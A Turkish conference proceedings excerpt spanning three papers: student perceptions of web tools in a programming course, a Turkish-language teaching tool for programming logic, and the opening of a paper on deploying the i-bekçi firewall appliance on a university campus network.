*“E-posta ile yapmam gerekenler konusunda bizzat sizin tarafınızdan haberdar edilmem ve sürekli iletişim halinde olmamız yanlış yaptığım yerlerde (1. vize iletilmesinde yaşanan sorun) durumdan sizin tarafınızdan uyarılmam derse olan ilgimin artmasını sağladı. Çünkü öğrencinin kendi ile ilgilenildiğini bilmesi bence dersi sevmesinde en önemli etkidir.”*

### 3.4. İnternet Araçlarının Algılanan Etkileri (Blog)

Blog aracı öğrencileri hem kişisel hem de kolektif seviyede etkiledi. Kişisel seviyede blog aracı öğrencilerin derse yönelik dikkatini artırdı:

*“Yazmam gereken günlüklerin tamamen derste anlatılanlarla alakalı olması dersi daha dikkatli dinlememi sağladı.”*

Blog aracı öğrencilerin daha önceki konuları hatırlamalarına yardımcı oldu:

*“Unuttuğum bilgileri buraya girerek tekrar inceliyordum.”*

Blog aracı kullanımının kişisel seviyede başka bir etkisi o haftanın konusunun pekiştirilmesine ve kritiğinin yapılmasına katkıda bulunmasıydı:

*“Blog bizim için dersin bir tekrarı, kendi gözümüzden o günkü dersin bir değerlendirmesiydi. Ben objektif olarak o gün derste ne yaptıysam, ne gördüysem yazmaya çalıştım. (dersin beni sıkması, derste uyumam gibi şeyler dahil) Bu benim o hafta sizden neler koparabildiğimi daha ne kadar bilgi koparmam gerektiğini görmemi sağlıyordu. Derse olan dikkatimi de artırıyordu.”*

*“Blog yazarken o günkü öğrendiğim bilgileri kendi içimde eleştirme fırsatı buluyordum. Bu da neyi neden öğrendiğimi anlamamı sağlıyordu.”*

*“Bence blog uygulaması iyi bir öz değerlendirme aracıydı. Bu sayede o haftaki derste neleri anlayıp nerelerde eksiklerim olduğunu, dersin önceki derslerle olan ilişkisini ve ileride bana ne gibi katkıda bulunabileceğini yorumlama fırsatı buldum.”*

Blog aracı öğrencilerin programlama konuları hakkındaki kavram yanlışlarının düzeltilmesi-ne yardımcı oldu:

*“Weblog tutmamızın bir başka önemli olumlu yönü de ders içerisinde görmüş olduğumuz ve anladığımızı düşündüğümüz herhangi bir şeyin yanlış anlaşılmasının dersin öğretim elemanı tarafından düzeltilmesine olanak sağlayan bir uygulama olmasıdır.”*

Blog aracı öğrencilerin devam edemedikleri dersleri telafi etmelerini sağladı:

*“Derse bir hafta katılamamıştım ama blogları okuyarak, açığımı kapattım.”*

Blog aracı kolektif seviyede öğrenciler arası paylaşımına izin verirken öğrenciler için konulara başkalarının bakış açısından bakmayı sağladı:

*“Derste kaçırdığım noktaları ve yine anlamadığım noktaları arkadaşlarımın yazdığı blogları okuyarak tamamladım.”*

*“Blogların erişime açık olması sistemi destekleyen bir diğer unsurdur bence. Çünkü diğer arkadaşlarında o derste neler öğrendiklerini dersi diğer konularla nasıl ilişkilendirdiklerini görme imkânı tanıyordu. Böylece bir konuya çok farklı bakış açısından bakma imkanı buluyorduk.”*

### 3.5. İnternet Araçlarının Algılanan Etkileri (Tartışma Listesi)

Tartışma listesinin en büyük etkisi öğrenciler arasında ders dışında iletişim sağlaması konusunda oldu:

*“Kesinlikle her dersin bir tartışma listesi olmalı. Bütün öğrencilerin görüşlerini orada görü-*



yor, onların gönderdiği kaynakları kontrol ediyor, sorular soruyor, sorularına cevaplar alabiliyordun. Bir de bir kütüphane gibi desem yeridir. Dersi çok kişi aldığından kaynak gönderimi çok fazla oluyordu. Bir de eğlence ve gelişmeler başlığı da bir renk kattı diyebilirim.”

Birçok öğrenci tartışma listesine katılımın notlandırılmasını eleştirdi ve bu yaklaşımın bilgi tekrarına neden olduğunu belirtti:

“Tartışma listesinin amacından saptığımı sadece not alma güdüsüyle aynı şeylerin insanlar tarafından onlarca kere gönderildiğini düşünüyorum. Bir soruya aynı cevabın defalarca verildiğine çok rastladım.”

Bununla birlikte bazı öğrenciler bu bilgi tekrarını bertaraf etmek için stratejiler geliştirdiler:

“Tartışma listesinin etkin kullanıldığını düşünüyorum. Birçok arkadaş paylaşımda bulundu. Bunların birçoğunu okuyamadım ama seçici davranarak kendi açımdan birçok şey öğrendim. Ders dışında diğer arkadaşlarla etkileşime girmenin yolunu da açması açısından önemli buluyorum.”

Bir öğrenci tartışma listesinin genel pedagojik etkisini şu şekilde açıkladı:

“Eğitim derslerimizde devamlı değiştiğimiz bir konu var. Burada ona değinmeden geçmek istemiyorum. Hep hocalarımız öğrenciler birbirlerinden daha iyi öğrenirler, birbirlerine anlatmak istediklerini tamda anlayacakları şekilde iletirler diyorlar. İşte tartışma listesi bize bu uğurda birbirimizin öğrenmelerinden öğrenme imkanı sunarak dersin hedeflerini gerçekleştirmede büyük yol kat ettirdi. Tartışma listesindeki alanlar ile programlama ve bilgisayar ile ilgili bir çok konuda bilgi sahibi oldum.”

### 3.6. İnternet Araçlarının Toplu Olarak Algılanan Etkileri

Öğrenciler derste kullanılan İnternet araçlarının toplu olarak etkisini aşağıdaki ifadelerle özetlemiştir:

“En olumsuz gözle bakmış olsam bile bilgisayar okuryazarlığını geliştirmemize büyük katkısı olduğunu doğrudan söyleyeyim.”

“Tüm bu teknolojiler dersle olan bağlarımın sıkı kalmasını sağladı.”

“Bu deneyimler bu dersi diğer derslerden ayıran özelliklerdir. Dersin kalitesini yükseltti. Öğrenci için moral ve motivasyon kaynağı oldu diye düşünüyorum. Kendi açımdan derse devamlılığımı sağladı.”

“Derste belirli bir kaynağa bağlı kalmayıp bizi araştırmaya yönlendirdiniz. Bu pek alışkın olmadığımız bir yöntem olmakla birlikte bizim alışkanlığımız olan tek kaynaktan öğrenme modeline göre farklıydı. Bunun oldukça olumlu olduğunu düşünüyorum; çünkü bu kaynakları tararken ister istemez dikkatli bir şekilde okuyup işinize yarayanı bulmaya çalışıyorsunuz ve bu da insanı düşünmeye sevk ediyor.”

“Dersin internet teknolojilerinin kullanılarak işlenmesinin öğrenmemin daha kalıcı olmasını sağladığını düşünüyorum.”

“Sonuç olarak bunların hepsi daha çok şey öğrenmemi ve anlamadığım noktaları, eksiklerimi kolayca tamamlamamı sağladı.”

“Bir eğitim fakültesi öğrencisi olarak şu an bir lise öğrencisine programlamayı anlatabilecek güvenim var. Bu güvenin olması için farkındalık gerekliydi. Bu farkındalık da yaptığım şeyin ne olduğunu ve onu neden yaptığımı şimdi daha iyi bilmemden ileri geliyor.”

### 3.7. Uygulama Sorunları

Öğrencilerin okul dışındaki bilişim teknolojileri kullanma imkanları analiz edildiğinde çoğunluğunun (73 öğrenci, %90) İnternet bağlantılı bir bilgisayara erişimlerinin olduğu, az sayıdaki bir grubun (8 öğrenci, %10) ise olmadığı tespit edilmiştir. Erişimi olmayan öğrenciler bu sorunlarını İnternet evlerine erişerek çözmüşlerdir:

“Evimde internet olmadığı için tartışma ortamını etkin kullanamadım. Ödevlerim için kafede bir bardak çay içmek durumunda kaldım.”

Sık karşılaşılan bir kaygı ödevlerin e-posta ile gönderimi konusunda olmuştur. Birçok öğrenci gönderdiği ödevin gidip gitmediği konusunda kaygı yaşamıştır:

“Bazen e-posta’da sorun çıkabiliyor server’da falan. Bunun sonucunda yollamış olduğumuz ödevler hedefine ulaşmıyor ve yollamamıza rağmen sanki yollamadık gibi görünüyor bu da biz de ayrı bir stres oluşturuyor.”

Bu kaygıyı ortadan kaldırmak üzere ders öğretim elemanı ödevlerin alındığına dair dönüt göndermeye başlamıştır.

Öğrencilerle ders öğretim elemanı arasındaki etkileşimler dikkate alındığında, ders öğretim elemanı perspektifinden Programlama 2.0 çerçevesinin en büyük güçlüğü bu ölçekteki bir öğrenme topluluğunun rehberliği ve değerlendirilmesi için gereken zaman gereksinimidir. Öğrenciler de bu gereksinimin farkında olup ders öğretim elemanının omuzlarındaki yükü doğrulamışlardır:

“Öğretmenimiz alışlagelmiş geleneksel ders anlatımından ısrarla kaçındı bence iyi de etti. Kendini fazlasıyla yıprattı diyebilirim bizlere sürekli dönütler veriyordu.”

“... yaptığımız tüm etkinlikleri takip etmek, kontrol etmek ve nota dökmek çok zaman alıcı ve yorucu bir iş olsa gerek.”

“Bunun asıl zor kısmı sizin için olduğu kanaatindeyim. Çünkü topluluğa hitap etmek ve onları doğru yönlendirebilmek oldukça zor bir iş.”

### 4. Tartışma

Web 2.0, yeni nesil yazılım tasarımı için birtakım ilkeleri içerir [4]. İnternet uygulamaları bu ilkelere değişik mesafelerde olabilir. Uygula-

lamalar bu ilkeleri ne kadar çok içerirse ilgili uygulama o kadar Web 2.0’dir.

Bu çalışmada Web 2.0 çerçevesi Programlama Dilleri I dersindeki öğrencilerin İnternet araçları üzerinden gerçekleşen etkinliklerini incelemek üzere kullanılmıştır. Bu sebeple “Programlama 2.0” kavramı “Web 2.0” ilkeleri doğrultusunda kavramsallaştırılmıştır. Programlama 2.0, programlama eğitiminde İnternet teknolojilerinin kullanılması için birtakım ilkeleri içerir. Tablo 3’de Web 2.0 ilkeleri ve bunların Programlama 2.0’deki karşılıkları sunulmuştur.

Web 2.0 İlkeleri	Programlama 2.0 İlkeleri
Web’in platform olması	Ders bağlamının platform olması
Ortak akıldan faydalanmak	Ortak akıldan faydalanmak
Verinin önemli olması	Verinin değer sağlaması
Klasik yazılım geliştirme sürecinin sonu	Sınava dayalı değerlendirmenin sonu
Hafif programlama modelleri	Hafif ders yönetim modelleri
Bir aygıtın fazlasına hitap eden yazılım geliştirme	Klasik sınıf ortamının dışına taşan bir öğrenme gerçekleştirme
Zengin kullanıcı deneyimleri sağlamak	Zengin öğrenme deneyimleri sağlamak

Tablo 3. Web 2.0 ve Programlama 2.0 ilkeleri

Derste kullanılan İnternet araçlarının daha önce karşılaşılan devam, motivasyon ve başarı sorunlarını azalttığı söylenebilir. Örnek vermek gerekirse sadece bir öğrenci devamsızlıktan kalmış ve 73 kişi geçer not almıştır. Ders bağlamında İnternet araçlarının bir çekim alanı oluşturarak ilgili sorunların çözülmesinde yardımcı olduğu düşünülmektedir.

Programlamayı öğrenmek; program kavramı, bilgisayar donanımı ve yazılımı arasındaki ilişki, programlama dillerinin mekaniği, şartlı yapılar ve döngüler gibi genel yapılar ile problem çözme ve hataları giderme gibi konularda ustalaşmayı gerektiren karmaşık bir süreçtir [5]. Tüm bu konuları başlangıç düzeyindeki bir programlama dersinin kısıtlı zamanına sığdırmak çok güçtür. Bu nedenle programlama



öğrenirken araştırmaya yönelik fırsatların öğrenciye sunulması gereklidir [6]. Bu çalışmada İnternet araçları dersin yer ve zaman sınırlarını genişletirken aynı zamanda öğrencilere araştırma için zengin fırsatlar sunmuştur.

Amatör bir programcının usta bir programcı haline gelmesi yaklaşık 10 yıllık bir süre almaktadır. Bu nedenle, 4 yıllık bir öğretim programında bir amatörün usta haline gelmesi mümkün değildir [7]. Bu kısıtlılık ile ilgili olarak programlama eğitiminde, öğretim elemanının öğretmesi yerine öğrencinin öğrenmesinin temel odak noktası olması gerektiği alanyazında belirtilmiştir [8]. Bu şekilde öğrencilerin hayat boyu öğrenmeleri mümkün olacaktır. Derste İnternet araçlarının kullanımı hem öğrenci-merkezli bir öğrenme ortamının ortaya çıkmasını sağlarken hem de öğrencilerin hayat-boyu öğrenme olgusu hakkında farkındalıklarının artmasını sağlamıştır.

## 5. Sonuç

Bu çalışma, yenilikçi İnternet teknolojilerinin uzaktan eğitim için fayda sağladığı kadar yakından eğitimin kalitesini de yükseltebileceğini ortaya koymuştur.

Programlama 2.0 çerçevesi ders öğretim elemanlarına ek görevler yüklese de bu yaklaşımların programlamanın verimli öğrenilmesine, programlamanın yaşam boyu öğrenilmesine ve programlamanın anlamlı öğrenilmesine katkısı vardır.

## 6. Kaynaklar

[1]. Kelleher, C., ve Pausch, R., "Lowering the barriers to programming: A taxonomy of programming environments and languages for novice programmers", *ACM Computing Surveys*, Cilt: 37, Sayı: 2, 2005, 83-137.

[2]. Ge, X., Thomas, M.K., ve Greene, B.A., "Technology-rich ethnography for examining the transition to authentic problem-solving in a high school computer programming class", *Journal of Educational Computing Research*, Cilt: 34, Sayı: 4, 2006, 319-352.

[3]. Glaser, B.G., ve Strauss, A.L., "*The discovery of grounded theory: Strategies for qualitative research*", Aldine, 1967.

[4]. What is web 2.0: Design patterns and business models for the next generation of software, <http://www.oreillynet.com/lpt/a/6228>.

[5]. Du Boulay, B., "*Studying the novice programmer*", Lawrence-Erlbaum Associates, 1989.

[6]. Green, T.R.G., "*Psychology of programming*", Academic Press, 1990.

[7]. Winslow, L.E., "Programming pedagogy-a psychological overview", *ACM SIGCSE Bulletin*, Cilt: 28, Sayı: 3, 1996, 17-22.

[8]. Robins, A., Rountree, J., ve Rountree, N., "Learning and teaching programming: A review and discussion", *Computer Science Education*, Cilt: 13, Sayı: 2, 2003, 137-172.

## Bilgisayar Programlama Öğretiminde Yeni Bir Yaklaşım

Taner Arabacıoğlu<sup>1</sup>, Halil İbrahim Bülbül<sup>2</sup>, Ali Filiz<sup>3</sup>

<sup>1</sup> Adnan Menderes Üniversitesi, Aydın MYO, Bilgisayar Teknolojisi. ve Programlama Programı, 09010, Aydın

<sup>2</sup> Gazi Üniversitesi, Endüstriyel Sanatlar Eğitim. Fakültesi, Bilgisayar Eğitimi Bölümü, 06500, Ankara

<sup>3</sup> Adnan Menderes Üniversitesi, Fen Edebiyat Fakültesi, Matematik Bölümü, 09010, Aydın  
tarabacioglu@adu.edu.tr, bhalil@gazi.edu.tr, afiliz@adu.edu.tr

**Özet:** Programlama, herhangi bir problemin bir programlama dili kullanılarak çözülmesi için yazılan kod satırlarına verilen isimdir. Programlama mantığı öğretimi ise, programlama öğretiminin ilk ve en önemli basamağıdır. Her bilim dalında olduğu gibi başlangıcın olumlu olması diğer bir deyişle temelin sağlam atılması konunun anlaşılmasında oldukça önem taşımaktadır. Programlama dili eğitimi alan öğrencilerin yabancı dile ve programlamaya karşı olan olumsuz önyargıları, programlama dilinin öğretimini zorlaştırmaktadır. Eğitim kurumlarında programlama mantığı genelde teorik bir yöntemle verilmektedir. Teorik yöntemin öğretimde hem sıkıcı hem de çok etkili bir yöntem olmadığı bilinmektedir. Öğretimin uygulamalı bir yöntemle yapılması teorik yönetime göre başarıyı arttıracığı açıktır. Bu çalışma ile programlama mantığı öğretiminde kullanılmak üzere, bir uygulama dili tasarlanmıştır. Uygulama dili kullanılarak programlama mantığı öğretiminde, programlama öğretimi etkililiğini arttırmak için teorik bilgilerin uygulamaya dönüştürülebilmesi amaçlanmıştır.

**Anahtar Sözcükler:** Programlama mantığı, programlama dili, uygulama dili

### A New Approach to Computer Programming Teaching

**Abstract:** Programming is the name given for the code lines written for solving any problem by using a programming language. Teaching of programming logic is the first and most important phase of programming teaching. Like in each science branch, having the starting point as positive, that is to say having a sound ground is very important for understanding of the subject. The negative prejudgements of the students having programming training against the foreign language and programming make teaching of a programming language difficult. Programming logic in schools are generally given by means of a theoretical method. It is known that theoretical method is boring and not very effective one. It is obvious that giving the teaching through an applied method results in higher success than theoretical method. In this study, an application language is designed to use in the teaching of algorithm. Using the theoretical knowledge in application is aimed to increase the activities of programming teaching, using the application language in the teaching of algorithm.

**Key Words:** Programming Logic, programming language, application language

### 1. Giriş

Programlamada, problemin iyi anlaşılması ve iyi analiz edilmesinin önemi herkes tarafından bilinmektedir. Programlama dillerine ait komutlar birbirleri arasında farklılık göstermesine rağmen, çözüm için kullanılacak programlama mantığı tüm dillerde benzerdir.

Programlama öğretiminden önce gerçekleştirilen ve programlama için temel olarak adlandırılan algoritma diğer deyişle programlama mantığı öğretiminde ise konuşma dili kullanılmaktadır. Bunun sebebi ise herhangi bir programlama diline bağlı olmaksızın geliştirilmesinden ve kolay anlaşılabilmesinden kaynaklanmaktadır. Algoritma tasarımı sıra-

sında kullanılan komutlar kısa, öz ve anlaşılır olmalıdır.

Ülkemizde ise eğitim-öğretim süresi boyunca öğrencilere bir türlü kazandırılmayan yabancı dil seviyesi ve bir türlü kırılmayan önyargılar, programlama öğretiminin önündeki en büyük engellerden bir kaçıdır.

Yapılan bu çalışma ile algoritma mantığının, bilgisayar programcısı olacak kişilere kolayca kavratılabilmesi açısından alışıldan farklı bir yöntemle sunulmaktadır. Programlama mantığı öğretiminin kolaylaştırılması ve basit bir arayüz kullanılarak öğrenciye bir editör alışkanlığı kazandırılması hedeflenmektedir.


## 2. Programlama Mantığı Öğreticisi Tasarımı

Programlama mantığı öğretiminin kolaylaştırılması ve programlama mantığının teorik temelden pratiğe dönüştürülmesinin ne derece önemli olduğu yukarıda belirtilmişti. Bu amaçla programlama mantığını yeni bir yaklaşımla öğretmeyi amaçlayan bir uygulama dilinin geliştirildiği öğretici isimli sistem aşağıdaki özellikleri içermektedir;

- Windows ortamında çalışmaktadır.
- Dosya boyutunun oldukça küçük olması sebebiyle mail yoluyla ya da bir disketle rahatlıkla taşınabilir.
- Görselliği ön planda tutmaktadır
- Türkçe olduğu için de yabancı dile karşı olan ön yargılardan sıyrılmaktadır.
- Tahtada veya kağıt üzerinde yapılan işleri bilgisayar ortamına taşımakta ve çalışmayı zevkli hale getirmektedir.
- Bir bilgisayar destekli eğitim materyalidir.
- Bunların sonucu olarak da öğrencinin tamamen soyut kavramlarla çalışmasını önlediği ve öğrenci üzerindeki zihinsel yükü azalttığı için başarıyı olumlu yönde etkilemektedir.

### 2.1. Sisteme Genel Bir Bakış

Şekil 1'de öğretici sisteminin bir görüntüsü verilmiştir.



Şekil 1. Öğretici sistemi ara yüzü görünümü

Yukarıdaki ara yüz, kavramların ve sonuçların anlaşılmasını kolaylaştırmak amacıyla tasarlanmıştır. Ara yüz, 5 adet pencere ve 12 adet düğmeden oluşmaktadır.

Sol üst köşede editör penceresi, sağda yardım penceresi ve her bir komuta ait yardım metinlerini gösteren düğmeler, altta ise yazılan programları çözümleyen pencereler bulunmaktadır. Çözümleme pencereleri, kullanılan komutlar, kullanılan değişkenler, **Eğer** ifadesi pencereleridir. Yukarıda bahsedilen pencereler kullanılan komutlara bağlı olarak karşımıza çıkmaktadır. Örneğin Eğer ifadesi kullanıldıysa **Eğer** çözümleme penceresi, görüntülenecektir.

Sağ tarafta bulunan yardım düğmelerinin her biri bir komutu temsil etmektedir. Hangi komut ile ilgili bilgi alınmak isteniyorsa o düğme tıklanır. Alttaki pencerede de ilgili yardım konuları görüntülenir.

Sol üst köşedeki editör penceresinde, program çalıştığında imleç varsayılan olarak konumlanır ve programlar buraya yazılır. Editör penceresinin hemen altında bulunan **Kaydet** düğmesine tıkladığında yazılan program .RTF formatında kaydedilir. **Aç** düğmesi ile de daha önceden yazılan ve kaydedilen programlar editör penceresine getirilir. Hemen yanındaki **Çalıştır** düğmesi yazılan programı derler ve sonuçlarını görmemizi sağlar. **DURDUR** düğmesi ise


programın çalışmasını sona erdirir. **DURDUR** düğmesine basılmadan önce yazılan program mutlaka kaydedilmelidir.

Öğretici sisteminin açılışında Şekil 2'deki mesaj görüntülenir. (Algoritma tasarımı veya komutlar hakkında ipuçları almak için yardım düğmelerini ve programlama ipuçları düğmesini kullanabilirsiniz)



Şekil 2. Öğretici sistemi açılış mesajı


Yukarıda görüntülenen mesaj, öğretici sistemine ait özelliklerinin tam olarak kullanılabilmesini amaçlamaktadır. Yardım düğmeleri, genel yazım kuralları ve her bir komutun kullanımı ile ilgili bilgiler vermektedir. Uygulama dilinde olduğu gibi yardım konularının da Türkçe olması anlaşılabilirliği arttıracaktır. Aktif olarak yardım kullanımı programlamada sıkça karşılaşılan hatalara, anında çözüm bulabilmek açısından oldukça önem taşımaktadır. Şekil 3'te ise yardım düğmelerinden bir tanesinin görüntüsü bulunmaktadır.



Şekil 3. Yardım düğmesi görüntüsü


Ayrıca **Programlama İpuçları** düğmesiyle, verilen bir problemin anlaşılmasını dolayısıyla çözümünü kolaylaştıracak ipuçlarını sunmaktadır. Bu ipuçları, problem çözümü yöntemleridir. Çözümleme ise, problemde geçen

her bir kelimenin komut olarak karşılığının bulunabilmesidir. Eğer bir problem anlaşılmalı ve çözümlenmiş ise geriye kalan tek şey kodlamanın yazılmasıdır. Programlama ipuçları düğmesinin kullanımı ise Şekil 4'te gösterilmiştir.



Şekil 4. Programlama ipuçları düğmesinin kullanım görüntüsü

Öğretici sisteminde veri girişi ise Şekil 5'te gösterildiği gibi yapılmaktadır.



Şekil 5. Veri giriş görüntüsü

Öğretici sistemi, zihinsel olarak yapılan işlemleri görselleştiren bir sistemdir. Problem çözümüne ve yazılacak programlara yardımcı olmaktadır. Kullanıcılara kendi dillerinde, emir kipinden oluşan uygulama komutlarıyla program yazabilmeyi sağlar. Bunlar **Oku**, **Yaz**, **Eğer**, **Döngü**, **İken** ve **Tekrarla** komutlarından oluşmaktadır.

### 2.2 Çalışma Sonuçları

Bu bölümde öğretici sisteminin çalışmasını anlatmak için iki adet örnekten yararlanılmıştır. Birinci örnek, girilen iki sayıdan, birinci sayı, ikinci sayıdan küçük ise sayıların toplamını hesaplayan, büyük ise de sayıların çarpımını hesaplatan bir algoritma tasarımı istenirse eğer

aşağıdaki kod satırları çözümü oluşturacaktır.

```
başla ;  
oku a ;  
oku b ;  
eğer a<b ise c:=a+b değilse  
c:=a*b ;  
yaz c ;  
dur .
```

Programa girdi olarak sırasıyla 4 ve 5 değerleri verildiğinde çözüm sonucu Şekil 6'daki gibi görüntülenecektir.



Şekil 6. Öğretici sistemi çalışma görüntüsü


Öğretici sistemini kullanılmadan gerçekleştirilecek çözümde ise doğruluk tablosu adı verilen yöntem ile gerçekleştirilecekti. Şekil 7'de üstteki problemin doğruluk tablosu kullanılarak tahtada ya da kâğıt üzerindeki çözümü gerçekleştirilmiştir.

a	b	c	eğer	ise	değilse	Ekran
4	5	9	a < b	a + b	a * b	9
			4 < 5	4 + 5	4 * 5	


Şekil 7. Doğruluk tablosu kullanılarak gerçekleştirilen çözüm

Şekil 7'de de görüldüğü gibi çözüm tamamen teorik olarak gerçekleştirilmiştir. Çözüm sırasında oluşabilecek bir hata durumunu ders öğretim elemanı dışında belirleme şansı yoktur. Dolayısıyla yapılan yanlış, öğretim elemanı tarafından düzeltilinceye kadar ortaya çıkmayacaktır.

İkinci örnek incelendiğinde aradaki fark da ortaya çıkacaktır. Girilen iki adet sayının toplamını, ekrana 3 kez yazdıran bir algoritma tasarımı Şekil 8'de görüldüğü gibi gerçekleştirilirse, döngü komutunun başlangıç ve bitiş değerlerinin yanlış verilmesi sonucunda, Şekil 9'da görülen uyarı penceresi ekrana gelecektir.



Şekil 8. Öğretici sistemi çalışma görüntüsü



Şekil 9. Uyarı penceresi

Üstteki örnekler değerlendirildiğinde öğretici sisteminin kullanımında oluşan farklar ortaya konmuştur.

### 3. Sonuç

Bu çalışmada, programlama mantığı öğretimi için kullanılabilir bir eğitim materyali geliştirilmiştir. Geliştirilen bu materyal, programlama mantığı öğretimi sürecinde bir takım zorluklar yaşanan bir problemin çözüm basamaklarından olan çözümü deneme ve çözümü geliştirme basamaklarını kolaylaştırmayı amaçlamaktadır.

Söz konusu çözüm basamakları, teorik yöntemle yapılan algoritma tasarımlarında, kullanılamamaktadır. Diğer bir deyişle öğrenci

yaptığı yanlışları görememekte, göremediği için de yaptığı çözümün doğruluğundan hiçbir zaman emin olamamaktadır. Bununla birlikte öğretici sisteminin kullanılmasıyla bu eksiklik giderilmektedir.

Teorik yöntem olan doğruluk tablosu kullanılarak gerçekleştirilen çözümün bazı sakıncaları bulunmaktadır. Bu çözüm yöntemi tahtada veya kâğıt üzerinde yapılmakta ve soyut düşünme yeteneği üzerine kurulmuştur. Dolayısıyla öğrencinin tek başına çalışmasını destekleyen nitelikte bir yöntem değildir. Programlamaya yeni başlayanlar için, sürekli bir başkasının desteğine ihtiyaç duymasına neden olmaktadır. Bununla birlikte, doğru sonuca yönlendirmediği için moral bozukluğuna neden olabilmektedir.

Türkçe olan, bir uygulama dili tasarlanmıştır. Dil olarak Türkçe kullanılması, yabancı dile olan önyargıları ve yabancı dil eksikliğini ortadan kaldıracak, öğretim materyali olarak bir uygulama dilinin kullanılması da çok sayıda komut ve özellik içermesinden dolayı öğrencilere oldukça karmaşık gelen ve öğretim sırasında aksaklıklara yol açan programlama dillerinin kullanımını da azaltacaktır.

### 4. Kaynaklar

- [1] Eker, M., "Algoritmayı Anlamak", *Nirvana*, Ankara, 2004.
- [2] Ramadhan, H.A., "Programming by Discovery", *Journal of Computer Assisted Learning*, 16, 2000, 83-93.
- [3] Shackelford, R.L. and LeBlanc, R.L., "Introducing Computer Science Fundamentals Before Programming", *Frontiers in Education Conference*, 285-289, 1997, Pittsburg.
- [4] Mansoor, A. And Mohammed, H., "Design of an Arabic Programming Language", *Computer Languages*, 21, 1995, 191-201.
- [5] Guibert, N. and Patric, G., "Teaching and Learning Programming with a Programming by Example System", *International Symposium on End User Development*, 2003, Bonn.
- [6] Adamchik, V. and Gunawardena, A., "A Learning Objects Approach to Teaching Programming", *International Conference on Information Technology: Computers and Communication*, 96-99, 2003, Las Vegas.

## I-Bekci Sisteminin Kampüs Ortamında Kullanımı

### Abdullah Baykal

Dicle Üniversitesi Bilgi-İşlem Daire Başkanlığı, 21280-Diyarbakır  
baykal@dicle.edu.tr

**Özet:** Günümüzde kampus ağlarının iç ve dış tehditlere karşı korunması , üniversiteler için en öncelikli sorunlardan biri haline gelmiştir. Ağın güvenli bir şekilde çalışmasının sağlanması ve kullanıcılara güvenli bir hizmet sunulabilmesi için büyük bir emek ve zaman harcanmakta bunun için çeşitli ağ güvenlik cihazları ve programları kullanılmaktadır. Bu bildiride, Türkiye’de geliştirilen Bilgi iletişimi ve Güvenliği cihazı olarak kullanılan i-bekçi ‘nin kampus ortamlarında kullanımı anlatılacaktır.

**Anahtar Kelimeler:** Ağ Güvenliği , i-bekçi, Güvenlik Duvarı, Yönlendirici

**Abstract:** Nowadays, protection of campus network against internal and external dangers have become the initial problem for universities. To supply functioning of network safely and serve safe connection to users,a great deal of effort and time is spent,so different network security devices and programs are used.In this report using of i-bekçi,which is developed in Turkey and used as Information Communication and Security Appliance in campus,will be introduced.

**Keywords:** Network safety, i-bekci, Firewall, Router


### 1. Giriş

i-bekçi cihazı kurumların ihtiyaçlara göre düzenlenmiş farklı 6 modeli bulunmaktadır. Modeller ibc-500, ibc-1000, ibc-2000-a, ibc-2000-ct , ibc-2000-lb ve ibc-3000-gk şeklindedir[1]. Farklılıklar daha çok cihazın teknik özelliklerinden kaynaklanmakta , tüm modellerde yazılımlar ve işlevsellik aynı olmaktadır. i-bekçi işletim sistemi OpenBSD tabanlıdır[2]. İşletim sistemi donanımsal sürücüler , yönetim, raporlama ve diğer yazılımları barındırmaktadır. Sistem komut satırında , çalıştır, durdur, göster, güncelle gibi Türkçe komutlar kullanılabilir. İ-bekçi ile aşağıdaki uygulamalar yapılabilmektedir.[3]

- Yönlendirici
- Güvenlik Duvarı
- Ölçeklendirilebilirlik
- Yük Dengeleme
- Haciyatmaz
- İçerik Denetimi

- Uyarı Mekanizması
- Sanal Ağ Desteği
- P2P Kesici
- Saldırı Tespit ve Önleme Sistemi

### 2. Kurulum



Şekil-1: i-bekçi kurulum yapısı

Kurulum 3 adımdan oluşmaktadır (şekil.1) bunlar;

1. i-bekçi cihazının kurulumu, bu genellikle yerel ağ ile dış ağ (internet) arasına olmaktadır.



2. i-bekçi üzerinden geçen verilerin raporlama amacıyla saklanması için raporlama bilgisayar kurulumu,
3. Ayarlamalar ve raporlamalar için bir bilgisayar üzerinde kurulacak Yönetim Merkezi yazılımı

### 3. I-Bekci Yönetim Merkezi

Yönetim Merkezinin grafiksel ara yüzü yardımıyla i-bekçi'ye ulaşılabilir, ayarlar yapılabilir, anlık veya geçmişe yönelik raporlar görüntülenebilir (Şekil-2). Program çalıştırıldığında önce ağda mevcut i-bekçileri tespit eder. Seçilen i-bekçi için,

- Anlık Veri Göstercileri
- Veritabanı (VT) Göstercileri
- Olmak üzere 2 temel grup için raporlar düzenlenebilir. Anlık Veri Göstercileri ,çevrim-içi verilerin raporlandığı



Şekil-2. Yönetim Yazılımı

Araçlardır[4]. Veritabanı(VT) Göstercileri ise, veritabanındaki kayıtlı bilgilerin, verilen tarih aralığında sorgulanması sonucu oluşturulan raporların alınabildiği araçlar topluluğudur. Bu araçlar aşağıdaki verildiği gibi Anlık Veri Göstercileri ve Veritabanı(VT) Göstercileri olmak üzere 6 'şar adettir[4].

- Durum Göstercisi
- Erişim Göstercisi
- Günlük Göstercisi
- Başarım Göstercisi
- Kuyruk Göstercisi
- Uyarı Göstercisi

Yönetim Yazılımı üzerinden, raporlama araçları dışında aşağıdaki yazılımlar çalıştırılmaktadır;

- Kural Üretici
- P2P Düzenleyicisi
- Güvenli İletişim Uçbirimi

### 3.1. Durum Göstergesi

Kaynak IP	Oturum	Baş	Dur	K	P	F
10.1.10.2	1	4.2M	1K	2.5M	48K	10051.2
05.102.5	1	3.2M	3K	1.80.3M	29K	53936
10.1.14.96	156	7.7M	1K	133.7M	37K	61683
10.1.48.9	1	827K	1K	33.6M	27K	14130
10.2.3.48	277	5.2M	7K	32.0M	28K	17323
10.2.1.55	1	687K	3K	32.3M	13K	15043
10.2.4.219	110	1.1M	3K	20.9M	23K	21044
10.1.10.65	1	1.2M	3K	76.7M	13K	21130
10.1.32.38	348	14.2M	19K	20.3M	11K	20849
10.1.10.11	1	427K	3K	18.6M	13K	7842
10.1.10.1	242	17.7M	23K	16.2M	12K	22342
10.1.10.87	1	387K	3K	14.8M	8K	8271
10.1.34.57	26	274K	3K	14.8M	3K	8137
10.1.1.21	2	18.7M	27K	1.3M	23K	23138
10.1.34.1	2	268K	1K	1.2.6M	53K	6161
10.2.10.1	12	298K	3K	1.1.8M	8K	8474
10.1.11.71	57	258K	1K	1.0.8M	3K	5530
10.1.11.1	1	28.3K	3K	10.8M	8K	5657
10.2.4.25	18	235K	3K	1.0.6M	23K	5314
Grup Sayısı 575						Veri akışı 17:02:58

Şekil-3: Durum Göstergesi Tablosu

